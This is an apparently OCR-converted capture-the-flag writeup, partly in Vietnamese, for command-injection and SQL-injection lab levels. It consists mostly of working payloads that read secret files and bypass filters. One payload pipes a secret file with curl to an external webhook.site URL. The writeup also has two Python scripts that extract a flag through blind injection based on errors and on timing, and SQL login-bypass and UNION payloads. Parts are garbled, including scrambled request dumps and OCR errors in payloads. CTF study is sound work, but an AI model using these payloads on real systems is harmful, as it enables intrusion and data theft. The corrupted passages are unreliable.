
Injection - Writeup

▼ Command Injection

▼ 4in1_bizcard_generator


▼ level1

Payload: test';cat /secret_file;#




▼ level2

Payload: ';cat /*;#




Payload: `cd%09..;cd%09..;cd%09..;cat%09secret_file`



▼ level4


Payload: `cd%09..%0acd%09..%0acd*09secret_file`



▼ command_injection


▼ level1

Payload: ;cat /142awdfasd_secret.txt




▼ level2

Payload: &+cat+/ash4zxdf_secret.txt




Payload: %0acat+/3ef1cafd_secret.txt



▼ level4

Payload: a;cat+/aefd123cdf_secret.txt+|+curl+--data-binary+@-+https://webhook.site/84430e5e-1c6e-4ffd-9cc5-b074ef8371df



 Khai thác thông qua báo lỗi backup thành công hoặc không thành công bằng cách viết script python gửi request bruteforce các ký tự có trong flag. VD như là từ a-z, A-Z và các ký tự đặc biệt khác, etc.

```
import requests
import string
url = "http://localhost:3005/"
charset = string.ascii_letters + string.digits + string.punctuation
flag = ""
baseQuery = "a -r .; if [ \"(cat /*.txt|cut -c{})\" = \"{}\" ]; then echo
'123'; else echo 'zip error'; fi;"
while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        res = requests.post(url, data= data)
        if "không" not in res.text:
            flag = flag + char
            break
    print(flag)
```

```
| Tourner | Tour
```

• Bài này mình chạy lại script từ bài 5 thì thấy được

▼ level7

 Cũng tương tự như level 5 nhưng dựa vào thời gian response trả về vì thông báo trả về chỉ có duy nhất "đã chạy câu lệnh backup".

```
import datetime
import requests
import string
url = "http://localhost:3007/"
charset = string.ascii_letters + string.digits + string.punctuation
flag = ''
baseQuery = "a /etc/passwd; if [ \"(cat /*.txt|cut -c{})\" = \"{}\" ]; th
en sleep 10; fi;"
while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        now = datetime.datetime.now()
        res = requests.post(url, data= data)
        if res.elapsed > datetime.timedelta(seconds = 10):
            flag = flag + char
            break
    print(flag)
```

```
| import datetime | import requests | import requests | import string | import
```

▼ SQL Injection

▼ level1

Payload: admin'#

```
...
                                                                                                                                                                                                                                                                                                                                 Response
      Request
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     □ /n =
                                                                                                                                                                                                                                                                                                                                   Pretty
                                          Raw
                                                                                                                                                                                                                                                                                                                                                        y Raw Hex Render


<12 style="text-align: center;">
Goal: Login as admin
</nl>

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           POST / HTTP/1.1
1 POST / HTTP/I.1
2 Host: localhost:24001
3 Content-Length: 27
4 Cache-Control: max-age=0
5 sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:24001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
(KHTML, application/xhtml+xml,application/xml;q=0.9,image/ayif,image/webp,image/apmg,"/";q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: 21
15 Sec-Fetch-User: 21
16 Sec-Fetch-User: 21
17 Referer: http://localhost:24001/
18 Accept-Language: en-US,en;q=0.9
18 Connection: close
21 Username-admin/#8rasswords
            Host: localhost:24001
                                                                                                                                                                                                                                                                                                                                                                        <input type="text" placeholder="Enter Username" name="username"
required>
                                                                                                                                                                                                                                                                                                                               26
                                                                                                                                                                                                                                                                                                                                                                         <label for="psw">
                                                                                                                                                                                                                                                                                                                                                                               (b)
Password
                                                                                                                                                                                                                                                                                                                                                                         Password 


//b>
//label>
<input type="password" placeholder="Enter Password" name="password" required>
                                                                                                                                                                                                                                                                                                                                29
                                                                                                                                                                                                                                                                                                                                30
31
                                                                                                                                                                                                                                                                                                                                                                        <span>
Wow you can log in as admin, so cool, but how about <a href='
level2.php'>
THIS LEVEL
</a>
   21
22 username=admin'#&password=3
                                                                                                                                                                                                                                                                                                                                                                        !
</span>
<button type="submit">
Login
                                                                                                                                                                                                                                                                                                                               32
                                                                                                                                                                                                                                                                                                                                                                         </button>
                                                                                                                                                                                                                                                                                                                                                                 </div>
                                                                                                                                                                                                                                                                                                                                                 </body>
                                                                                                                                                                                                                                                                                                                                37 </html>
```

Payload: admin'#




▼ level3

Payload: admin')#




Payload: test'+UNION+SELECT+'admin',+'123'#



▼ level5

Payload username=\&password=+union+select+username+from+users#



Payload: 0 union select version()

